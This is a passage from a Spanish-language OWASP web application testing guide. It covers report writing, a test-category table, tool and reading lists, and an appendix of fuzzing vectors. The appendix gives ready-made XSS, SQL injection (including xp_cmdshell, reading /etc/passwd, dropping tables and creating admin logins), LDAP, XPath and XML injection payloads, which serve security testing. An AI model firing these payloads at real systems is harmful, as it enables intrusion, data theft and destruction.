Existen algunas opciones de ejemplo asociadas con cada factor, pero el modelo será mucho más efectivo si personalizas esas opciones para tu negocio. Por ejemplo, utiliza los nombres de los diferentes grupos y tus propios nombres para diferentes clasificaciones de la información. También puedes cambiar las puntuaciones asociadas con las opciones. El mejor modo de identificar las puntuaciones correctas es comparar las puntuaciones producidas por el modelo con las producidas por un equipo de expertos. Puedes afinar el modelo ajustando cuidadosamente las puntuaciones.

Ponderando factores

El modelo anterior asume que todos los factores son igualmente importantes. Puedes asignar un peso a los factores para enfatizar aquellos más significativos para tu negocio. Esto hace que el modelo sea un poco más complejo, ya que necesitarás utilizar una media ponderada. Pero por lo demás todo funciona igual. De nuevo, puedes afinar el modelo contrastándolo con puntuaciones del riesgo que consideres que son precisas.

Referencias

- NIST 800-30 Risk Management Guide for Information Technology Systems [\[1\]](#)
- AS/NZS 4360 Risk Management [\[2\]](#)
- Industry standard vulnerability severity and risk rankings (CVSS) [\[3\]](#)
- Security-enhancing process models (CLASP) [\[4\]](#)
- Microsoft Web Application Security Frame [\[5\]](#)
- Security In The Software Lifecycle from DHS [\[6\]](#)
- Threat Risk Modeling [\[7\]](#)
- Practical Threat Analysis [\[8\]](#)
- A Platform for Risk Analysis of Security Critical Systems [\[9\]](#)
- Model-driven Development and Analysis of Secure Information Systems [\[10\]](#)
- Value Driven Security Threat Modeling Based on Attack Path Analysis [\[11\]](#)

5.2 CÓMO ESCRIBIR EL INFORME DE PRUEBAS

Realizar la parte técnica de la evaluación es solo la mitad del proceso global de evaluación; el producto final es la realización de un reporte informativo y bien escrito.

Un informe debería ser fácil de entender, remarcar todos los riesgos encontrados durante la fase de evaluación y poder dirigirse tanto al personal técnico como a dirección.

El informe debe tener tres secciones principales, y ser creado de modo que permita separar e imprimir cada sección, y darlas al equipo adecuado, como los desarrolladores o administradores de sistema.

Las secciones generalmente recomendadas son:

I. Resumen ejecutivo

El resumen ejecutivo sintetiza todos los hallazgos globales de la evaluación, y da a los directores y propietarios del sistema una idea del riesgo global al que se enfrentan.

El lenguaje utilizado debería adecuarse a personas sin conocimientos técnicos, y debería incluir gráficos o tablas que muestren el nivel de riesgo. Se recomienda incluir un resumen, que detalle cuando empezaron y terminaron las pruebas.

Otra sección que suele pasarse por alto es un párrafo sobre implicaciones y acciones. Este permite a los propietarios comprender que es necesario hacer para asegurarse de que el sistema se mantiene seguro.

II. Consideraciones técnicas generales

La sección de consideraciones técnicas generales se dirige a menudo a los responsables técnicos que requieren más detalle técnico que el encontrado en el resumen ejecutivo. Esta sección debería incluir detalles como el alcance de la evaluación, los objetivos incluidos y cualquier otra advertencia, como la disponibilidad del sistema, etc. Esta sección necesita incluir también una introducción de la medida del riesgo empleada en el informe, y finalmente un resumen técnico de los hallazgos realizados.

III Hallazgos realizados durante la evaluación

La última sección del informe es la sección que incluye los detalles técnicos sobre las vulnerabilidades encontradas, y los enfoques de aproximación necesarios para asegurar que son resueltas.

Esta sección está dirigida a un nivel más técnico, y debería incluir toda la información necesaria para que los equipos técnicos puedan comprender la incidencia y ser capaces de resolverla.

La sección de hallazgos debería incluir:

- Un número identificador, para poder referenciar fácilmente, con capturas de pantalla
- Los elementos afectados
- Una descripción técnica
- Una sección sobre como resolver la incidencia
- El nivel de riesgo y el valor de impacto

Cada hallazgo debería ser claro y conciso, y dar al lector del informe una comprensión completa de la incidencia. Las siguientes páginas muestran la tabla de reporte.



IV Herramientas utilizadas

Esta sección es utilizada a menudo para describir las herramientas comerciales y de código abierto utilizadas para realizar la evaluación. Cuando se utilizan scripts o código a medida durante la evaluación, debería ser indicado en esta sección, o anexados al informe como adjuntos. A menudo es bien visto por el cliente que se incluya la metodología utilizada por los consultores. Le da una idea de la profundidad de la evaluación y de que áreas han sido incluidas.

Categoría	Número de ref.	Nombre	Elementos afectados	Conclusión	Comentarios/Solución	Riesgo
Recopilación de información	OWASP-IG-001	Firma digital de aplicaciones				
	OWASP-IG-002	Descubrimiento de aplicaciones				
	OWASP-IG-003	Spidering y googling				
	OWASP-IG-004	Análisis de códigos de error				
	OWASP-IG-005	Pruebas de SSL/TLS				
	OWASP-IG-006	Pruebas del Receptor de escucha de la BBDD				
	OWASP-IG-007	Gestión de extensiones de archivo				
	OWASP-IG-008	Archivos antiguos, copias de seguridad y sin referencias				
Comprobación de la lógica de negocio	OWASP-BL-001	Comprobación de la lógica de negocio				



Pruebas de autenticación	OWASP-AT-001	Cuentas de usuario por defecto				
	OWASP-AT-002	Fuerza bruta				
	OWASP-AT-003	Saltarse el sistema de autenticación				
	OWASP-AT-004	Atravesar directorios/acceder a archivos adjuntos				
	OWASP-AT-005	Recordatorio de contraseñas y pwd reset				
	OWASP-AT-006	Pruebas de gestión del Caché de navegación y de salida de sesión				
Gestión de sesiones	OWASP-SM-001	Esquema de gestión de sesiones				
	OWASP-SM-002	Manipulación de cookies y testigos de sesión				
	OWASP-SM-003	Variables de sesión expuestas				
	OWASP-SM-004	CSRF				
	OWASP-SM-005	HTTP Exploit				

Pruebas de validación de datos	OWASP-DV-001	Cross site scripting				
	OWASP-DV-002	Métodos HTTP y XST				
	OWASP-DV-003	Inyección SQL				
	OWASP-DV-004	Inyección de procedimientos almacenados				
	OWASP-DV-005	Inyección ORM				
	OWASP-DV-006	Inyección LDAP				
	OWASP-DV-007	Inyección XML				
	OWASP-DV-008	Inyección SSI				
	OWASP-DV-009	Inyección XPATH				
	OWASP-DV-010	Inyección IMAP/SMTP				
	OWASP-DV-011	Inyección de código				
	OWASP-DV-012	Inyección de comandos de sistema				
	OWASP-DV-013	Desbordamiento de búfer				
	OWASP-DV-014	Vulnerabilidad incubada				



Pruebas de Denegación de Servicios	OWASP-DS-001	Bloqueo de cuentas de usuario				
	OWASP-DS-002	Reserva de objetos especificada por usuario				
	OWASP-DS-003	Entradas de usuario como bucle				
	OWASP-DS-004	Escritura a disco de datos suministrados por usuario				
	OWASP-DS-005	Fallos en la liberación de recursos				
	OWASP-DS-006	Almacenamiento excesivo en la sesión				
Pruebas de Servicios Web	OWASP-WS-001	Pruebas estructurales de XML				
	OWASP-WS-002	Comprobación de XML a nivel de contenido				
	OWASP-WS-003	Comprobación de parámetros HTTP GET/REST				
	OWASP-WS-004	Adjuntos SOAP maliciosos				
	OWASP-WS-005	Pruebas de repetición				
Pruebas de AJAX	OWASP-AJ-001	Pruebas de AJAX				

Tabla de reporte

APÉNDICE A: HERRAMIENTAS DE COMPROBACIÓN

HERRAMIENTAS DE CÓDIGO ABIERTO PARA PRUEBAS DE CAJA NEGRA

- **OWASP WebScarab** - http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- **OWASP CAL9000** - http://www.owasp.org/index.php/Category:OWASP_CAL9000_Project
- CAL9000 es una colección de herramientas basadas en navegador que permiten realizar pruebas manuales de forma más efectiva. Incluye una biblioteca de ataque XSS, codificador/decodificador de caracteres, generador de peticiones HTTP y evaluador de respuestas, lista de comprobación, editor automatizado de ataques y muchas más.
- **OWASP Pantera** - http://www.owasp.org/index.php/Category:OWASP_Pantera_Web_Assessment_Studio_Project
- SPIKE - <http://www.immunitysec.com>
- Paros - <http://www.proofsecure.com>
- Burp Proxy - <http://www.portswigger.net>
- Achilles Proxy - <http://www.mavensecurity.com/achilles>
- Odysseus Proxy - <http://www.wastelands.gen.nz/odysseus/>
- Webstretch Proxy - <http://sourceforge.net/projects/webstretch>
- Firefox LiveHTTPHeaders, Tamper Data and Developer Tools- <http://www.mozdev.org>
- Sensepost Wikto (encuentra fallos almacenados en el cache de Google) - <http://www.sensepost.com/research/wikto/index2.html>

Comprobación de vulnerabilidades específicas

Comprobación de AJAX

- OWASP SPRAJAX - http://www.owasp.org/index.php/Category:OWASP_Sprajax_Project

Comprobación de inyección SQL

- OWASP SQLiX - http://www.owasp.org/index.php/Category:OWASP_SQLiX_Project
- Multiple DBMS Sql Injection tool - [SQL Power Injector]
- MySql Blind Injection Bruteforcing, Reversing.org - [sqlbftools]
- Antonio Parata: Dump Files by sql inference on Mysql - [SqlDumper]
- Sqlninja: a SQL Server Injection&Takeover Tool - <http://sqlninja.sourceforge.net>
- Bernardo Damele and Daniele Bellucci: sqlmap, a blind SQL injection tool - <http://sqlmap.sourceforge.net/>
- Absinthe 1.1 (formerly SQLSqueal) - <http://www.0x90.org/releases/absinthe/>
- SQLInjector - <http://www.databasesecurity.com/sql-injector.htm>

Comprobación de Oracle

- TNS Listener tool (Perl) - <http://www.jammed.com/%7Ejwa/hacks/security/tnscmd/tnscmd-doc.html>
- Toad for Oracle - <http://www.quest.com/toad>

Comprobación de SSL

- Foundstone SSL Digger - <http://www.foundstone.com/resources/proddesc/ssldigger.htm>

Comprobación de fuerza bruta sobre contraseñas

- THC Hydra - <http://www.thc.org/thc-hydra/>
- John the Ripper - <http://www.openwall.com/john/>
- Brutus - <http://www.hoobie.net/brutus/>

Comprobación de métodos HTTP

- NetCat - <http://www.vulnwatch.org/netcat>



Comprobación de desbordamientos de búfer

- OllyDbg: "A windows based debugger used for analyzing buffer overflow vulnerabilities" - <http://www.ollydbg.de>
- Spike, A fuzzer framework that can be used to explore vulnerabilities and perform length testing - <http://www.immunitysec.com/downloads/SPIKE2.9.tgz>
- Brute Force Binary Tester (BFB), A proactive binary checker - <http://bfbtester.sourceforge.net/>
- Metasploit, A rapid exploit development and Testing frame work - <http://www.metasploit.com/projects/Framework/>

Fuzzer

- OWASP WSFuzzer - http://www.owasp.org/index.php/Category:OWASP_WSFuzzer_Project

Googling

- Foundstone Sitedigger (Google cached fault-finding) - <http://www.foundstone.com/resources/proddesc/sitedigger.htm>

HERRAMIENTAS COMERCIALES PARA PRUEBAS DE CAJA NEGRA

- Typhon - <http://www.ngssoftware.com/products/internet-security/ngs-typhon.php>
- NGSSquirrelL - <http://www.ngssoftware.com/products/database-security/>
- Watchfire AppScan - <http://www.watchfire.com>
- Cenizic Hailstorm - http://www.cenizic.com/products_services/cenizic_hailstorm.php
- SPI Dynamics WebInspect - <http://www.spidynamics.com>
- Burp Intruder - <http://portswigger.net/intruder>
- Acunetix Web Vulnerability Scanner - <http://www.acunetix.com/>
- ScanDo - <http://www.kavado.com>
- WebSleuth - <http://www.sandsprite.com>
- NT Objectives NTOSpider - <http://www.ntobjectives.com/products/ntospider.php>
- Fortify Pen Testing Team Tool - <http://www.fortifysoftware.com/products/tester>
- Sandsprite Web Sleuth - <http://sandsprite.com/Sleuth/>
- MaxPatrol Security Scanner - <http://www.maxpatrol.com/>
- Ecyware GreenBlue Inspector - <http://www.ecyware.com/>
- Parasoft WebKing (more QA-type tool)

Analizadores de código fuente

De código abierto / Freeware

- <http://www.securesoftware.com>
- FlawFinder - <http://www.dwheeler.com/bugfinder>
- Microsoft's FXCop - <http://www.gotdotnet.com/team/fxcop>
- Split - <http://splint.org>
- Boon - <http://www.cs.berkeley.edu/~daw/boon>
- Pscan - <http://www.striker.ottawa.on.ca/~aland/pscan>

Comerciales

- Fortify - <http://www.fortifysoftware.com>
- Ounce labs Prexis - <http://www.ouncelabs.com>
- GrammaTech - <http://www.grammatech.com>
- ParaSoft - <http://www.parasoft.com>
- ITS4 - <http://www.cigital.com/its4>
- CodeWizard - <http://www.parasoft.com/products/wizard>

Herramientas de pruebas de validación

Las herramientas de pruebas de validación son utilizadas para validar la funcionalidad de las aplicaciones web. Algunas siguen un método programado en base a guiones, y hacen uso normalmente de un entorno de comprobación de módulos para construir casos de comprobación y grupos de pruebas. La mayoría, si no todos, pueden ser adaptados para realizar pruebas específicas de seguridad además de las pruebas funcionales.

Herramientas de código abierto

- WATIR - <http://wtr.rubyforge.org/> - Un entorno de pruebas web basado en Ruby que proporciona un interfaz en Internet Explorer. Sólo para Windows.
- HtmlUnit - <http://htmlunit.sourceforge.net/> - Un entorno de pruebas Java y JUnit que utiliza Apache HttpClient como transporte. Muy robusto y configurable, y es utilizado como el motor para otras herramientas de prueba.
- jWebUnit - <http://jwebunit.sourceforge.net/> - Un meta-entorno basado en Java que utiliza htmlunit o selenium como motor de pruebas.
- Canoo Webtest - <http://webtest.canoo.com/> - Una herramienta de comprobación XML que provee de una interfaz sobre htmlunit. No es necesario programar código, ya que las pruebas se especifican totalmente en XML. Existe la opción de automatizar algunos elementos en Groovy si no es suficiente con XML. Mantenedida activamente.
- HttpUnit - <http://httpunit.sourceforge.net/> - Uno de los primeros entornos de pruebas web, sufre de utilizar el transporte HTTP provisto nativamente por JDK, que puede ser un factor limitador a la hora de realizar pruebas de seguridad.
- Watij - <http://watij.com> - Una implementación de WATIR en Java. Solo para Windows, porque usa IE para las pruebas (en proceso la integración con Mozilla).
- Solex - <http://solex.sourceforge.net/> - Un plugin de Eclipse que proporciona una herramienta gráfica para grabar sesiones HTTP y obtener conclusiones en base a los resultados.
- Selenium - <http://www.openqa.org/selenium/> - Entorno de pruebas basado en JavaScript multiplataforma, proporciona un GUI para generar las pruebas. Una herramienta madura y conocida, pero el uso de JavaScript puede dificultar algunas pruebas de seguridad.

OTRAS HERRAMIENTAS

Análisis en tiempo de ejecución

- Rational PurifyPlus - <http://www-306.ibm.com/software/awdtools>

Análisis binario

- BugScam - <http://sourceforge.net/projects/bugscam>
- BugScan - <http://www.hbgary.com>

Requisitos de gestión

- Rational Requisite Pro - <http://www-306.ibm.com/software/awdtools/reqpro>

Replicación de sites

- wget - <http://www.gnu.org/software/wget>, <http://www.interlog.com/~tcharron/wgetwin.html>
- curl - <http://curl.haxx.se>
- Sam Spade - <http://www.samspace.org>
- Xenu - <http://home.snafu.de/tilman/xenulink.html>

APÉNDICE B: LECTURA RECOMENDADA



WHITEPAPERS

- *Security in the SDLC (NIST)* - <http://csrc.nist.gov/publications/nistpubs/800-64/NIST-SP800-64.pdf>
- *The OWASP Guide to Building Secure Web Applications* - http://www.owasp.org/index.php/Category:OWASP_Guide_Project
- *The Economic Impacts of Inadequate Infrastructure for Software Testing* - <http://www.nist.gov/director/prog-ofc/report02-3.pdf>
- *Threats and Countermeasures: Improving Web Application Security* - <http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnnetsec/html/threatcounter.asp>
- *Web Application Security is Not an Oxy-Moron, by Mark Curphey* - http://www.sbg.com/sbg/app_security/index.html
- *The Security of Applications: Not All Are Created Equal* - http://www.atstake.com/research/reports/acrobat/atstake_app_unequal.pdf
- *The Security of Applications Reloaded* - http://www.atstake.com/research/reports/acrobat/atstake_app_reloaded.pdf
- *Use Cases: Just the FAQs and Answers* - http://www-106.ibm.com/developerworks/rational/library/content/RationalEdge/jan03/UseCaseFAQS_TheRationalEdge_Jan2003.pdf

LIBROS

- James S. Tiller: "The Ethical Hack: A Framework for Business Value Penetration Testing", Auerbach, ISBN: 084931609X
- Susan Young, Dave Aitel: "The Hacker's Handbook: The Strategy behind Breaking into and Defending Networks", Auerbach, ISBN: 0849308887
- *Secure Coding*, by Mark Graff and Ken Van Wyk, published by O'Reilly, [ISBN 0596002424](http://www.securecoding.org)(2003) - <http://www.securecoding.org>
- *Building Secure Software: How to Avoid Security Problems the Right Way*, by Gary McGraw and John Viega, published by Addison-Wesley Pub Co, [ISBN 020172152X](http://www.buildingsecuresoftware.com) (2002) - <http://www.buildingsecuresoftware.com>
- *Writing Secure Code*, by Mike Howard and David LeBlanc, published by Microsoft Press, [ISBN 0735617228](http://www.microsoft.com/mspress/books/5957.asp) (2003) <http://www.microsoft.com/mspress/books/5957.asp>
- *Innocent Code: A Security Wake-Up Call for Web Programmers*, by Sverre Huseby, published by John Wiley & Sons, [ISBN 0470857447](http://innocentcode.thathost.com)(2004) - <http://innocentcode.thathost.com>
- *Exploiting Software: How to Break Code*, by Gary McGraw and Greg Hoglund, published by Addison-Wesley Pub Co, [ISBN 0201786958](http://www.exploitingsoftware.com) (2004) - <http://www.exploitingsoftware.com>
- *Secure Programming for Linux and Unix HOWTO*, David Wheeler (2004) - <http://www.dwheeler.com/secure-programs>
- *Mastering the Requirements Process*, by Suzanne Robertson and James Robertsson, published by Addison-Wesley Professional, [ISBN 0201360462](http://www.systemsguild.com/GuildSite/Robs/RMPBookPage.html) - <http://www.systemsguild.com/GuildSite/Robs/RMPBookPage.html>
- *The Unified Modeling Language – A User Guide* - http://www.awprofessional.com/catalog/product.asp?product_id=%7B9A2EC551-6B8D-4EBC-A67E-84B883C6119F%7D
- *Web Applications (Hacking Exposed)* by Joel Scambray and Mike Shema, published by McGraw-Hill Osborne Media, [ISBN 007222438X](http://www.osborne.com)
- *Software Testing In The Real World (Acm Press Books)* by Edward Kit, published by Addison-Wesley Professional, [ISBN 0201877562](http://www.addison-wesley.com) (1995)
- *Securing Java*, by Gary McGraw, Edward W. Felten, published by Wiley, [ISBN 047131952X](http://www.securingsjava.com) (1999) - <http://www.securingsjava.com>
- Beizer, Boris, *Software Testing Techniques*, 2nd Edition, © 1990 International Thomson Computer Press, [ISBN 0442206720](http://www.it-ebooks.info)

DIRECCIONES DE UTILIDAD

- OWASP — <http://www.owasp.org>
- SANS - <http://www.sans.org>
- Secure Coding — <http://www.securecoding.org>
- Secure Coding Guidelines for the .NET Framework - <http://msdn.microsoft.com/security/securecode/bestpractices/default.aspx?pull=/library/en-us/dnnetsec/html/seccodeguide.asp>
- Security in the Java platform — <http://java.sun.com/security>
- OASIS WAS XML — http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=was

APÉNDICE C: VECTORES DE FUZZING

Los vectores de fuzzing mostrados a continuación pueden utilizarse con [WebScarab](#), [JBroFuzz](#), [WSFuzzer](#), u otros fuzzers. El fuzzing es la aproximación de “cajón de sastre” para probar la respuesta de una aplicación la manipulación de parámetros. Generalmente uno busca condiciones de errores que son generadas en una aplicación como resultado del fuzzing. Esta es la parte sencilla de la fase de descubrimiento. Una vez se ha descubierto un error, identificar y explotar una vulnerabilidad potencial es donde hace falta más conocimiento.

CATEGORÍAS DE FUZZING

En el caso de fuzzing de protocolos sin estado (como HTTP(S)) existen dos grandes categorías:

- Fuzzing recursivo
- Fuzzing de reemplazo

Vamos a ver cada categoría en las siguientes secciones.



FUZZING RECURSIVO

El fuzzing recursivo puede definirse como el proceso de fuzzing de una parte de una petición, recorriendo todas las combinaciones posibles a partir de un diccionario. Tomemos por caso:

```
http://www.example.com/8302fa3b
Seleccionar "8302fa3b" como parte de la petición sobre la que realizar el fuzzing con un
alfabeto hexadecimal como {0,1,2,3,4,5,6,7,8,9,a,b,c,d,e,f} es un ejemplo de fuzzing
recursivo. Esto generaría un total de 16^8 peticiones:
http://www.example.com/00000000
...
http://www.example.com/11000fff
...
http://www.example.com/ffffffff
```

FUZZING DE REEMPLAZO

El fuzzing de reemplazo puede definirse como el proceso de realizar fuzzing sobre parte de una petición reemplazándola con un valor dado. Este valor es llamado vector de fuzzing. Para el caso de:

```
http://www.example.com/8302fa3b
```

Probar Cross Site Scripting (XSS) enviando vectores de fuzzing como:

```
http://www.example.com/>"><script>alert("XSS")</script>&
http://www.example.com/'";!--"<XSS>=&{ () }
```

es una forma de fuzzing de reemplazo. En esta categoría, el número total de peticiones depende del número de vectores de fuzzing especificado.

El resto de este apéndice presenta varias categorías de vectores de fuzzing.

CROSS SITE SCRIPTING (XSS)

Para más detalles sobre XSS: [Pruebas de Cross site scripting](#)

```
>"><script>alert("XSS")</script>&
"><STYLE>@import"javascript:alert('XSS')";</STYLE>
>"><img%20src%3D%26%23x6a;%26%23x61;%26%23x76;%26%23x61;%26%23x73;%26%23x63;%26%23x72;%26%23
x69;%26%23x70;%26%23x74;%26%23x3a;
        alert(%26quot;%26%23x20;XSS%26%23x20;Test%26%23x20;Successful%26quot;)>

>%22%27><img%20src%3d%22javascript:alert(%27%20XSS%27)%22>
'%ufflscript%ufflealert('XSS')%ufflc/script%uffle'
">
>"
'";!--"<XSS>=&{ () }
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert(&quot;XSS<WBR>&quot;)>
<IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;
&#108;&#101;&#114;&#116;&#40;&#39;&#88;&#83<WBR>&#83;&#39;&#41>
```



```
<IMGSRC=&#0000106&#0000097<WBR>#0000118&#0000097&#0000115<WBR>#0000099&#0000114&#0000105<WBR>#0000112&#0000116&#0000058
&#0000097&#0000108&#0000101<WBR>#0000114&#0000116&#0000040<WBR>#0000039&#0000088&#0000083<WBR>#0000083&#0000039&#0000041>
```

```
<IMGSRC=&#x6A&#x61&#x76&#x61&#x73<WBR>#x63&#x72&#x69&#x70&#x74&#x3A<WBR>#x61&#x6C&#x65&#x72&#x74&#x28
```

```
&<WBR>#x27&#x58&#x53&#x53&#x27&#x29>
```

```
<IMG SRC="jav&#x09;ascript:alert(<WBR>'XSS');">
```

```
<IMG SRC="jav&#x0A;ascript:alert(<WBR>'XSS');">
```

```
<IMG SRC="jav&#x0D;ascript:alert(<WBR>'XSS');">
```

DESBORDAMIENTOS DE BÚFER Y ERRORES DE CADENAS DE FORMATO

DESBORDAMIENTOS DE BÚFER (BFO)

Un ataque de desbordamiento de búfer o corrupción de memoria es una condición que se da en la programación que permite el desbordamiento de datos más allá de los límites válidos de almacenamiento prefijados en memoria.

Para más detalles sobre desbordamientos de búfer: [Desbordamientos de búfer](#)

Nota: Intentar cargar un archivo de este tipo así en la aplicación de fuzzing puede potencialmente causar que la aplicación se cuelgue.

```
A x 5
A x 17
A x 33
A x 65
A x 129
A x 257
A x 513
A x 1024
A x 2049
A x 4097
A x 8193
A x 12288
```

ERRORES DE CADENAS DE FORMATO (FSE)

Los ataques de cadenas de formato son un tipo de vulnerabilidad que implica suministrar cadenas específicas de lenguajes de programación para ejecutar código arbitrario o colgar un programa. Realizar fuzzing de ese tipo de errores tiene por objetivo comprobar entradas de usuario sin filtrar.

Puede encontrarse una introducción excelente a los FSE en el documento del USENIX titulado: [Detecting Format String Vulnerabilities with Type Qualifiers](#)

Nota: Intentar cargar un archivo de este tipo así en la aplicación de fuzzing puede potencialmente causar que la aplicación se cuelgue.



```
%s%p%x%d
.1024d
%.2049d
%p%p%p%p
%xxxxxxx
%d%d%d%d
%s%s%s%s
%999999999999s
%08x
%%20d
%%20n
%%20x
%%20s
%s%s%s%s%s%s%s%s
%p%p%p%p%p%p%p%p
%#0123456x%08x%xs%p%d%n%o%u%c%h%l%q%j%z%Z%t%i%e%g%f%a%C%S%08x%%
%s x 129
%x x 257
```

DESBORDAMIENTOS DE ENTEROS (INT)

Los desbordamientos de enteros se producen cuando un programa falla a la hora de contar con el hecho de que una operación aritmética puede resultar en una cantidad o bien mayor al valor máximo de un tipo de datos, o bien menor a su valor mínimo. Si un atacante puede forzar a un programa a realizar una asignación de memoria de este tipo, el programa puede ser potencialmente vulnerable a un ataque de desbordamiento de búfer.

```
-1
0
0x100
0x1000
0x3fffffff
0x7fffffff
0x7fffffff
0x80000000
0xffffffff
0xffffffff
0x10000
0x100000
```

INYECCIÓN SQL

Este ataque puede afectar a la capa de base de datos de una aplicación, y está presente normalmente cuando las entradas de usuario no son filtradas en busca de sentencias SQL.

Para una explicación detallada sobre la inyección SQL, consulta: [Pruebas de inyección SQL](#)

La inyección SQL se clasifica en dos categorías, dependiendo de la exposición de la información de base de datos (pasiva) o la alteración de información de la base de datos (activa).

- Inyección SQL pasiva
- Inyección SQL activa

Las sentencias de inyección SQL activa pueden tener un efecto perjudicial sobre la base de datos si se ejecutan con éxito.

INYECCIÓN SQL PASIVA (SQP)

```

'||(elt(-3+5,bin(15),ord(10),hex(char(45))))
||6
'||'6
(||6)
' OR 1=1--
OR 1=1
' OR '1'='1
; OR '1'='1'
%22+or+isnull%281%2F0%29+%2F*
%27+OR+%277659%27%3D%277659
%22+or+isnull%281%2F0%29+%2F*
%27+--+
' or 1=1--
" or 1=1--
' or 1=1 /*
or 1=1--
' or 'a'='a
" or "a"="a
') or ('a'='a
Admin' OR '
'%20SELECT%20*%20FROM%20INFORMATION_SCHEMA.TABLES--
) UNION SELECT%20*%20FROM%20INFORMATION_SCHEMA.TABLES;
' having 1=1--
' having 1=1--
' group by userid having 1=1--
' SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name =
tablename')--
' or 1 in (select @@version)--
' union all select @@version--
' OR 'unusual' = 'unusual'
' OR 'something' = 'some'+ 'thing'
' OR 'text' = N'text'
' OR 'something' like 'some%'
' OR 2 > 1
' OR 'text' > 't'
' OR 'whatever' in ('whatever')
' OR 2 BETWEEN 1 and 3
' or username like char(37);
' union select * from users where login = char(114,111,111,116);
' union select
Password:*/=1--
UNI/**/ON SEL/**/ECT
'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'
'; EXEC ('SEL' + 'ECT US' + 'ER')
'/**/OR/**/1/**/=/**/1
' or 1/*
+or+isnull%281%2F0%29+%2F*
%27+OR+%277659%27%3D%277659
%22+or+isnull%281%2F0%29+%2F*
%27+--+&password=
'; begin declare @var varchar(8000) set @var=':' select @var=@var+'+login+'/' +password+' '
from users where login >
    @var      select      @var      as      var      into      temp      end      --

' and 1 in (select var from temp)--
' union select 1,load_file('/etc/passwd'),1,1,1;
1;(load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;
' and 1=( if((load_file(char(110,46,101,120,116))<>char(39,39)),1,0));

```

INYECCIÓN SQL ACTIVA (SQI)

```

'; exec master..xp_cmdshell 'ping 10.10.1.2'--

```



```

CRATE USER name IDENTIFIED BY 'pass123'
CRATE USER name IDENTIFIED BY pass123 TEMPORARY TABLESPACE temp DEFAULT TABLESPACE users;
' ; drop table temp --
exec sp_addlogin 'name' , 'password'
exec sp_addsrvrolemember 'name' , 'sysadmin'
INSERT INTO mysql.user (user, host, password) VALUES ('name', 'localhost',
PASSWORD('pass123'))
GRANT CONNECT TO name; GRANT RESOURCE TO name;
INSERT INTO Users(Login, Password, Level) VALUES( char(0x70) + char(0x65) + char(0x74) +
char(0x65) + char(0x72) + char(0x70)
+ char(0x65) + char(0x74) + char(0x65) + char(0x72),char(0x64)

```

INYECCIÓN LDAP

Para una explicación detallada sobre la inyección LDAP consulta [Inyección LDAP](#)

```

|
!
(
)
%28
%29
&
%26
%21
%7C
*|
%2A%7C
*(|(mail=*))
%2A%28%7C%28mail%3D%2A%29%29
*(|(objectclass=*))
%2A%28%7C%28objectclass%3D%2A%29%29
*()|%26'
admin*
admin*)((|userPassword=*)
*)(uid=*)((|uid=*)

```

INYECCIÓN XPATH

Para una explicación detallada sobre la inyección XPATH consulta [Inyección XPATH](#)

```

'+or+'1'='1
'+or+'='
x'+or+1=1+or+'x'='y
/
//
//*
*/*
@*
count(/child::node())
x'+or+name()='username'+or+'x'='y

```

INYECCIÓN XML

Para una explicación detallada sobre la inyección XML consulta [Inyección XML](#)

```

<![CDATA[<script>var n=0;while(true){n++;}</script>]]>
<?xml version="1.0" encoding="ISO-8859-
1"?><foo><![CDATA[<]]>SCRIPT<![CDATA[>]]>alert('gotcha');<![CDATA[<]]>/SCRIPT<![CDATA[>]]></f
oo>

```

```

<?xml version="1.0" encoding="ISO-8859-1"?><foo><![CDATA[' or 1=1 or ''=']]></foof>
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [

```